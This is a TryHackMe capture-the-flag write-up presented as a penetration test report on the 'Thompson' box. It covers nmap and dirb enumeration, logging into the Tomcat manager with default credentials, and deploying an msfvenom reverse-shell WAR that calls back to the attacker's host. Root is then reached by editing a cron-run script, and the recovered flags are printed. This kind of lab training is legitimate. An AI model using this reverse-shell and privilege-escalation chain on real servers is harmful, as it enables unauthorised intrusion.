Introduction

1 Overview

The report documents the findings of penetration testing of Thompson box that was performed on the Tryhackme platform.

The objective was to find the flag and a report that documents the main findings, the vulnerabilities that were found, and the methods that were used. The report will also include screenshots that document processes, a conclusion, and suggested fixes that the client must perform to secure the web application.

2 Scope

The “Thompson box” specified that the testing will occur only on the given box, located in room “bsidesgtthompson”.

Social Engineering is not included within the scope.

3 Out of Scope

The client specified that no external resource testing will be permitted, including JS codes that hold certain URLs that are not part of the domain.

4 Summary

At first, the website had to be investigated to collect all the flags. Once the first vulnerability on the website was found, more information about the perspective of the website programmer was obtained, which yielded additional findings.

Detailed Findings

Enumeration – User

System misconfiguration - Root Flag


User Flag - 39400c90bc683a41a8935e4719f181bf

Root Flag - d89d5391984c0450a95497153ae7ca3a

Proof of concept (with HD screenshots) –

Reconnaissance:


Command: nmap -sC -sV 10.10.66.8



```
root@kali:~# nmap -sC -sV 10.10.66.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-22 18:34 EDT
Nmap scan report for 10.10.66.8
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|   256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_  256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.27 seconds
root@kali:~#
```

We see 3 services ssh and http and ajp13 on this server. Let’s enumerate the website and see if we can find something.


Using dirb to find as many pages as we can on the website.



```
root@kali:~# dirb http://10.10.66.8:8080 -w /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun 22 18:35:05 2021
URL_BASE: http://10.10.66.8:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.66.8:8080/ ----
+ http://10.10.66.8:8080/docs (CODE:302|SIZE:0)
+ http://10.10.66.8:8080/examples (CODE:302|SIZE:0)
+ http://10.10.66.8:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://10.10.66.8:8080/host-manager (CODE:302|SIZE:0)
+ http://10.10.66.8:8080/manager (CODE:302|SIZE:0)
```

Command: dirb http://10.10.66.8 -w /usr/share/wordlists/dirb/big.txt

We got many manager directory which looks like it might have something.



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App HOW-TO

We found a “username = tomcat and password = s3cret” lets check if we login with these credentials.




Tomcat Web Application Manager

Message:	OK

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
					Start Stop Reload Undeploy

We are able to login to with the given credentials and there is an option to upload war file maybe we can upload a shell using war file.


Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:


WAR or Directory URL:

WAR file to deploy

Select WAR file to upload Browse... No file selected.

Now we can create a shell using msfvenom to upload on this server and maybe we can get a shell.

Command – msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.8.145.85 LPORT=4444 -f war > shell.war




/examples	None specified	Servlet and JSP Examples	true	0	Expire sessions with idle ≥ 30 minutes
/hqkFDtfiwiHIUB29WWEONSPA	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Exploits:

Now we have uploaded our shell so, let's get it.


Command: nc -nlvp 4444




```
START_TIME: Tue Jun 22 18:35:05 2021
URL_BASE: http://10.10.66.8:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.66.8:8080/ ----
+ http://10.10.66.8:8080/docs (CODE:302|SIZE:0)
+ http://10.10.66.8:8080/examples (CODE:302|SIZE:0)
+ http://10.10.66.8:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://10.10.66.8:8080/host-manager (CODE:302|SIZE:0)
+ http://10.10.66.8:8080/manager (CODE:302|SIZE:0)

-----------------
END_TIME: Tue Jun 22 18:48:43 2021
DOWNLOADED: 4612 - FOUND: 5
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.145.85] from (UNKNOWN) [10.10.66.8] 46592
```

As we have got the shell its time to upgrade the shell and get the user flag.

Command : python -c 'import pty; pty.spawn("/bin/bash")'



```
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat@ubuntu:/$ whowhomm^H^^^^H^H^H^H^H^H^H^H

tomcat@ubuntu:/$ wwhhooaammii

tomcat
tomcat@ubuntu:/$ 
```




```
tomcat@ubuntu:/home/jack$ cact at ususeerr..ttxtxt

39400c90bc683a41a8935e4719f181bf
tomcat@ubuntu:/home/jack$ hhooststnanmaeme

ubuntu
tomcat@ubuntu:/home/jack$ whwohoamaimi

tomcat
tomcat@ubuntu:/home/jack$ iiffcoconnfifgig

eth0      Link encap:Ethernet  HWaddr 02:6e:1b:b8:1a:41
          inet addr:10.10.66.8  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::6e:1bff:feb8:1a41/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:7118 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6724 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:976345 (976.3 KB)  TX bytes:6239910 (6.2 MB)
```

User Flag: **39400c90bc683a41a8935e4719f181bf**


We successfully got the User flag and now let’s go for the root flag.

I started to look for file in the current folder and we have got a file test.txt which has root permissions maybe we can do somethings with it also there is a id.sh file which writes id in test.txt file so if we can find some way to change test.txt using id.sh.




```
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 .
drwxr-xr-x 3 root root 4096 Aug 14  2019 ..
-rw------- 1 root root 1476 Aug 14  2019 .bash_history
-rw-r--r-- 1 jack jack  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14  2019 .bashrc
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   26 Aug 14  2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 Jun 22 15:56 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
tomcat@ubuntu:/home/jack$ cacta t idid..shsh

#!/bin/bash
id > test.txt
tomcat@ubuntu:/home/jack$
```

.



```
tomcat@ubuntu:/home/jack$ ..//idid//^..sshh

./id.sh: line 1: test.txt: Permission denied
```

I tried to run id.sh but it gives me permission denied. Let’s try to change it if we can.




```
tomcat@ubuntu:/home/jack$ eecchhoo  ""ccata t //rroooott//rroooott..ttxxtt  >>  tte
esstt..ttxtxt""  >>  idid..shsh

tomcat@ubuntu:/home/jack$ cacatt  idid..shsh

cat /root/root.txt > test.txt
tomcat@ubuntu:/home/jack$ 
```

I tried to check the cronjob and found that id.sh runs after every second so we can wait and it will write the test.txt with new value which is the root flag.

Command: cat test.txt

We have got our root flag.



```
tomcat@ubuntu:/home/jack$ cacatt  tetsetst..txttxt

d89d5391984c0450a95497153ae7ca3a
```

Root Flag: **d89d5391984c0450a95497153ae7ca3a**